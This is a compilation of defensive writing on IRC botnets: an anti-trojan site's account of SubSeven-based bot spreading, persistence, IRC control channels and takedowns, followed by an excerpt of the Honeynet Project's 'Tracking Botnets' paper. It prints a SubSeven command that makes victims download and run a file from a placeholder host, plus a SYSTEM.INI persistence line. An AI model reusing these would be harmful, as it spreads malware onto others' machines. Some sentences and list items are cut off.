Trojan.
A great many Bots scan for victims of other Trojans such as SubSeven. This has two distinct advantages for the hacker. Firstly they can scan a lot of class C blocks without scanning themselves or wasting their own bandwidth to do so and secondly they can get their Bot onto already Trojan infected machines on the premise that if the owner did not know they had one Trojan that is detectable by nearly all Anti
Trojan/Virus applications then they certainly won't know they have another that is undetectable by signature by all of these applications. This to a large degree is why we use Generics as a second layer of defense against unknown Trojans. The SubSeven scan yields victims on default ports and also exploits the old SubSeven master password which works on all SubSeven 2.* versions upto and not including SubSeven 2.1.3 Bonus. Once a victim has been found and logged into using the command
(UFUhttp://downloadlocation.com/filetodownload.exe) to update from the web is sent. Once received SubSeven will download the new file and run it and then remove itself.
The Leave Trojan/Worm was a recent specimen that exploited this loophole. URL Another common trick lately has been to scan for Exploitable Windows 2000 IIS (Internet Information Server) machines and use Unicode exploits to Spawn an FTP server that can be uploaded with a Trojan of choice.
We recently discovered a Botnet with just over 1800 of these machines active and online at any time, again these were Windows 2000 machines with the IIS vulnerability. Considering that all the infected hosts are not likely to all be online at the same time this makes for a rather large Botnet. The binary they were running was quite crude but could generate a lot of malicious traffic especially as a lot of the hosts had broadband connections or were *.EDU (University Hosts). These particular Bots were used
effectively against EFNET (Eris Free Network) which is a group of linked IRC Chat Servers in a recent DDOS (Distributed Denial Of Service) generating huge amounts of malicious traffic to down the IRC Servers.
Bots are also configured to generate clones (Multiple incidences of themselves) that join other IRC Servers and mass spam message users with URL's for infectious downloads. These most commonly come in the form of fake warning alerting the user they have an autosending Worm, Trojan or Virus infection or as an advert for a free sex site along with a few other disguises.
autosends. Once infected with the Web Download Trojan the infected machine would download a packaged executable created by a program called PaquetBuilder32 and execute it. This would install a GT Bot that connects to IRC.Dal.Net and joins target channels and autosends by DCC (Direct Client To Client Protocol) a copy of the Web Downloader Trojan which infects more machines. This works in two parts with one Bot infecting other users to create more Bots and the other logging onto a different IRC server to report for duty for DDoS attacks. Over the course of our studies we have collected and
assimilated a lot of information and IRC channel logs and screen captures showing alsorts of different Bot activity including DDoS attacks.
(b.) Once the Trojan is run it secretly installs itself and creates a method to restart itself. Commonly used is the WIN.INI run = or load= lines or the SYSTEM.INI under shell= after explorer.exe eg.
(shell=explorer.exe ,trojanbot.exe) or loads from the Registry or Start Up folder.
(c.) When installed and running the Bot will attempt to connect to an IRC Server on a pre designated port. The most common connection port to attempt connection to is the default Port 6667. It should also be considered that IRC Servers usually listen on several other ports by default including 6660, 6661, 6662, 6663, 6664, 6665, 6666, 6668, 6669 and 7000. These other ports are often used so that the more commonly known Port 6667 is not shown in Netstat as a remote port that the computer is connected to.
Another thing that should be noted is that an IRC Server is not limited to the ports listed above an in fact can be set to listen on any port for connections. IRCD versions for Windows are often configured to run on Port 80 or othe similar ports which wont arouse too much suspicion as a remote port connection. Some BotNets run Trojanized Windows IRCDs such as Unreal IRCD 3.0 for Windows which has been adapted to run as a hidden task under the process name Coresrv.exe and it loads Coresrv.dat as the IRCD configuration file. This enables BotNets to be hidden on non public providers machines which are a lot harder to have removed than a simple complaint to a shell host provider. The user must first be contacted which is no easy task especially when having to do it through the ISP which often has little or no conception of what this stuff is or how it works. They most probably think email of complaint are the ravings of some mad man with an overactive imagination and who could blame them as a lot of it sounds too fantastic to be true.
Most BotNets are however forced to join public or private IRC Servers hosted by commercial shell hosting companies operating on a Unix flavoured operating platform.
Once connected to IRC the Bot will log into the predetermined rendezvous channel to await further instructions from it's Master.
(e.) An idea of how Bots are used to spam becomes obvious when you look at this image here showing GT Bots being commanded to spam a remote IRC Network with fake virus warnings urging people to go and download a fake cure which will make them become infected with a GT Bot. This is a common and effective strategy amongst BotNet owners to play on normal users fears and concerns. These Bots are normally joined into popular channels with several hundred people in them and message everybody as they join with a spam message such as the one in the above image. They are able to generate huge amounts of spam per session and infect many users that increase the head count of the BotNet and of course make any attacks launched more devastating.
(f.) BotNets often draw attention to themselves by traffic patterns which are soon picked up on by vigilant IRC Administrators or Shell Providers and the channels they join closed or the shell account removed due to abuse complaint. If they joined a fixed IRC Server name or IP address the likelihood is that they would all be lost from some basic action on the part of the service providers.
This is why BotNets often follow dynamic hosts which are quick and easy to edit to repoint the entire army elsewhere if accidently stumbled upon or banned from an IRC Server or channel. If the dynamic address that the Bots follow can be identified then it is not too hard to complain to the provider of the dynamic account and request that it be null routed. The smart money is always on going after the dynamic DNS if you can recover the information as to which dynamic it is using.
A common provider of free dynamic accounts is dyndns.org . These accounts can be and are used for many legitimate purposes but are also unfortunately prone to misuse by some users. Dyndns has strong terms of service governing these accounts and abuse of them. In our experiences with dyndns the abuse department rigidly enforces their policies and terminates abused accounts promptly when proof of abuse is provided. You will find here one example of how abuse was handled without a report even being made to the abuse department. here
When the Bots are connected to the IRC Server the channel they join is usually set with various channel modes to restrict access or help stealth the fact that the channel or the occupants of the channel are there. Unreal IRCD which is a popular choice with BotNet Masters covers the channel modes in it's own commands document so I will refer to that rather than do a complete rewrite. here You may notice from the images in the gallery here the modes the channel is set at and be able to quickly reference them from the Unreal IRCD document about halfway down.
Typically the channels will be set with these modes at least.
+s (secret : cannot be seen in channels list)
+u (userlist is hidden)
+m (moderated : a user cannot send text to that channel unless they have operator @ access or +v voice)
+k (cannot enter the channel unless you know the correct key)
5. Conclusions.
(a.) People should be reasonably paranoid about accepting any files over the Internet from chatrooms or visiting web sites that they do not know without at least checking that their web browser is updated with the latest critical updates if they use Microsoft Internet Explorer. Test the security of your Internet Explorer
Appendix C:
http://www.honeynet.org/papers/bots/
Know your Enemy:
Tracking Botnets
Using honeynets to learn more about BotsThe Honeynet Project & Research Alliance http://www.honeynet.org
Last Modified: 13 March 2005
Honeypots are a well known technique for discovering the tools, tactics, and motives of
attackers. In this paper we look at a special kind of threat: the individuals and organizations who run botnets. A botnet is a network of compromised machines that can be remotely controlled by an attacker. Due to their immense size (tens of thousands of systems can be linked together), they pose a severe threat to the community. With the help of honeynets we can observe the people who run botnets - a task that is difficult using other techniques. Due to the wealth of data logged, it is possible to reconstruct the actions of attackers, the tools they use, and study them in detail. In this paper we take a closer look at botnets, common attack techniques, and the individuals involved.
We start with an introduction to botnets and how they work, with examples of their uses. We then briefly analyze the three most common bot variants used. Next we discuss a technique to observe botnets, allowing us to monitor the botnet and observe all commands issued by the attacker. We present common behavior we captured, as well as statistics on the quantitative information learned through monitoring more than one hundred botnets during the last few months. We conclude with an overview of lessons learned and point out further research topics in the area of botnet-tracking, including a tool called mwcollect2 that focuses on collecting malware in an automated fashion.
Introduction
These days, home PCs are a desirable target for attackers. Most of these systems run Microsoft Windows and often are not properly patched or secured behind a firewall, leaving them
searching for vulnerable systems with known weaknesses. Attackers often target Class B
networks (/16 in CIDR notation) or smaller net-ranges. Once these attackers have compromised a machine, they install a so called IRC bot - also called zombie or drone - on it. Internet Relay Chat (IRC) is a form of real-time communication over the Internet. It is mainly designed for group (to-many) communication in discussion forums called channels, but also allows one-to-one communication. More information about IRC can be found on Wikipedia.
We have identified many different versions of IRC-based bots (in the following we use the term
bot) with varying degrees of sophistication and implemented commands, but all have something in common. The bot joins a specific IRC channel on an IRC server and waits there for further commands. This allows an attacker to remotely control this bot and use it for fun and also for profit. Attackers even go a step further and bring different bots together. Such a structure, consisting of many compromised machines which can be managed from an IRC channel, is called a botnet. IRC is not the best solution since the communication between bots and their controllers is rather bloated, a simpler communication protocol would suffice. But IRC offers several advantages: IRC Servers are freely available and are easy to set up, and many attackers have years of IRC communication experience.
Due to their immense size - botnets can consist of several ten thousand compromised machines - botnets pose serious threats. Distributed denial-of-service (DDoS) attacks are one such threat. Even a relatively small botnet with only 1000 bots can cause a great deal of damage. These 1000 bots have a combined bandwidth (1000 home PCs with an average upstream of 128KBit/s can offer more than 100MBit/s) that is probably higher than the Internet connection of most corporate systems. In addition, the IP distribution of the bots makes ingress filter construction, maintenance, and deployment difficult. In addition, incident response is hampered by the large number of separate organizations involved. Another use for botnets is stealing sensitive
information or identity theft: Searching some thousands home PCs for password.txt, or sniffing their traffic, can be effective.
The spreading mechanisms used by bots is a leading cause for "background noise" on the Internet, especially on TCP ports 445 and 135. In this context, the term spreading describes the propagation methods used by the bots. These malware scan large network ranges for new vulnerable computers and infect them, thus acting similar to a worm or virus. An analysis of the traffic captured by the German Honeynet Project shows that most traffic targets the ports used for resource sharing on machines running all versions of Microsoft's Windows operating system:
• Port 445/TCP (Microsoft-DS Service) is used for resource sharing on machines running Windows 2000, XP, or 2003, and other CIFS based connections. This port is for example used to connect to file shares.
• Port 139/TCP (NetBIOS Session Service) is used for resource sharing on machines running Windows 9x, ME and NT. Again, this port is used to connect to file shares. • Port 137/UDP (NetBIOS Name Service) is used by computers running Windows to find
• And finally, port 135/TCP is used by Microsoft to implement Remote Procedure Call (RPC) services. An RPC service is a protocol that allows a computer program running on one host to cause code to be executed on another host without the programmer needing to explicitly code for this.
The traffic on these four ports cause more then 80 percent of the whole traffic captured. Further research with tools such as Nmap, Xprobe2 and p0f reveal that machines running Windows XP and 2000 represent the most affected software versions. Clearly most of the activity on the ports listed above is caused by systems with Windows XP (often running Service Pack 1), followed by systems with Windows 2000. Far behind, systems running Windows 2003 or Windows 95/98 follow.
But what are the real causes of these malicious packets? Who and what is responsible for them? And can we do something to prevent them? In this paper we want to show the background of this traffic and further elaborate the causes. We show how attackers use IRC bots to control and build networks of compromised machines (botnet) to further enhance the effectiveness of their work. We use classical GenII-Honeynets with some minor modifications to learn some key
information, for example the IP address of a botnet server or IRC channel name and password. This information allows us to connect to the botnet and observe all the commands issued by the attacker. At times we are even able to monitor their communication and thus learn more about their motives and social behavior. In addition, we give some statistics on the quantitative information we have learned through monitoring of more than one hundred botnets during the last few months. Several examples of captured activities by attackers substantiate our
presentation.
For this research, a Honeynet of only three machines was used. One dial-in host within the network of the German ISP T-Online, one dial-in within the network of the German ISP
NetCologne and one machine deployed at RWTH Aachen University. The hosts in the network of the university runs an unpatched version of Windows 2000 and is located behind a Honeywall. The dial-in hosts run a newly developed software called mwcollectd2, designed to capture malware. We monitor the botnet activity with our own IRC client called drone. Both are discussed in greater detail later in this paper.
Almost all Bots use a tiny collection of exploits to spread further. Since the Bots are constantly attempting to compromise more machines, they generate noticeable traffic within a network. Normally bots try to exploit well-known vulnerabilities. Beside from the ports used for resource sharing as listed above, bots often use vulnerability-specific ports. Examples of these ports include:
• 42 - WINS (Host Name Server)
• 80 - www (vulnerabilities in Internet Information Server 4 / 5 or Apache) • 903 - NetDevil Backdoor
• 1025 - Microsoft Remote Procedure Call (RPC) service and Windows Messenger port • 1433 - ms-sql-s (Microsoft-SQL-Server)
• 3306 - MySQL UDF Weakness
• 3410 - vulnerability in Optix Pro remote access trojan (Optix Backdoor)
• 5000 - upnp (Universal Plug and Play: MS01-059 - Unchecked Buffer in Universal Plug
and Play can Lead to System Compromise)
• 6129 - dameware (Dameware Remote Admin - DameWare Mini Remote Control Client
Agent Service Pre-Authentication Buffer Overflow Vulnerability)
The vulnerabilities behind some of these exploits can be found with the help of a search on Microsoft's Security bulletins (sample):
• MS03-007 Unchecked Buffer In Windows Component Could Cause Server Compromise • MS03-026 Buffer Overrun In RPC Interface Could Allow Code Execution
• MS04-011 Security Update for Microsoft Windows
• MS04-045 Vulnerability in WINS Could Allow Remote Code Execution
Uses of botnets
"A botnet is comparable to compulsory military service for windows boxes" - Stromberg
A botnet is nothing more then a tool, there are as many different motives for using them as there are people. The most common uses were criminally motivated (i.e. monetary) or for destructive purposes. Based on the data we captured, the possibilities to use botnets can be categorized as listed below. And since a botnet is nothing more then a tool, there are most likely other potential uses that we have not listed.
1. Distributed Denial-of-Service Attacks
Often botnets are used for Distributed Denial-of-Service (DDoS) attacks. A DDoS attack is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system. In addition, the resources on the path are exhausted if the DDoS-attack causes many packets per second (pps). Each bot we have analyzed so far includes several different possibilities to carry out a DDoS attack against other hosts. Most commonly implemented and also very often used are TCP SYN and UDP flood attacks. Script kiddies apparently consider DDoS an appropriate solution to every social problem.
increase the load even more effectively by using very specific attacks, such as running exhausting search queries on bulletin boards or recursive HTTP-floods on the victim's website. Recursive HTTP-flood means that the bots start from a given HTTP link and then follows all links on the provided website in a recursive way. This is also called spidering.
2. Spamming
Some bots offer the possibility to open a SOCKS v4/v5 proxy - a generic proxy protocol for TCP/IP-based networking applications (RFC 1928) - on a compromised machine. After having enabled the SOCKS proxy, this machine can then be used for nefarious tasks such as spamming. With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk email (spam). Some bots also implement a special function to harvest email-addresses. Often that spam you are receiving was sent from, or proxied through, grandma's old Windows computer sitting at home. In addition, this can of course also be used to send phishing-mails since phishing is a special case of spam. 3. Sniffing Traffic
Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords. But the sniffed data can also contain other interesting
information. If a machine is compromised more than once and also a member of more than one botnet, the packet sniffing allows to gather the key information of the other botnet. Thus it is possible to "steal" another botnet.
4. Keylogging
If the compromised machine uses encrypted communication channels (e.g. HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless since the appropriate key to decrypt the packets is missing. But most bots also offer features to help in this situation. With the help of a keylogger it is very easy for an attacker to retrieve sensitive information. An implemented filtering mechanism (e.g. "I am only interested in key sequences near the keyword 'paypal.com'") further helps in stealing secret data. And if you imagine that this keylogger runs on thousands of compromised machines in parallel you can imagine how quickly PayPal accounts are harvested. 5. Spreading new malware
In most cases, botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. But spreading an email virus using a botnet is a very nice idea, too. A botnet with 10.000 hosts which acts as the start base for the mail virus allows very fast spreading and thus causes more harm. The Witty worm, which attacked the ICQ protocol parsing implementation in
Internet Security Systems (ISS) products is suspected to have been initially launched by a botnet due to the fact that the attacking hosts were not running any ISS services.
6. Installing Advertisement Addons and Browser Helper Objects (BHOs)
7. Google AdSense abuse
A similar abuse is also possible with Google's AdSense program: AdSense offers companies the possibility to display Google advertisements on their own website and earn money this way. The company earns money due to clicks on these ads, for example per 10.000 clicks in one month. An attacker can abuse this program by leveraging his botnet to click on these advertisements in an automated fashion and thus artificially increments the click counter. This kind of usage for botnets is relatively uncommon, but not a bad idea from an attacker's perspective.
8. Attacking IRC Chat Networks
Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so called "clone attack": In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service request from thousands of bots or thousands of channel-joins by these cloned bots. In this way, the victim IRC network is brought down - similar to a DDoS attack.
9. Manipulating online polls/games
Online polls/games are getting more and more attention and it is rather easy to
manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be
manipulated in a similar way. Currently we are aware of bots being used that way, and there is a chance that this will get more important in the future.
10. Mass identity theft
Often the combination of different functionality described above can be used for large scale identity theft, one of the fastest growing crimes on the Internet. Bogus emails ("phishing mails") that pretend to be legitimate (such as fake PayPal or banking emails) ask their intended victims to go online and submit their private information. These fake emails are generated and sent by bots via their spamming mechanism. These same bots can also host multiple fake websites pretending to be Ebay, PayPal, or a bank, and harvest personal information. Just as quickly as one of these fake sites is shut down, another one can pop up. In addition, keylogging and sniffing of traffic can also be used for identity theft.
This list demonstrates that attackers can cause a great deal of harm or criminal activity with the help of botnets. Many of these attacks - especially DDoS attacks - pose severe threats to other systems and are hard to prevent. In addition, we are sure there are many other uses we have yet to discover. As a result, we need a way to learn more about this threat, learn how attackers usually behave and develop techniques to battle against them. Honeynets can help us in all three areas:
1. With the help of honeynets we are able to learn some key information (e.g. IP address of the server or nickname of the bot) that enable us to observe botnets. We can "collect" binaries of bots and extract the sensitive information in a semi-automated fashion with the help of a classical Honeywall.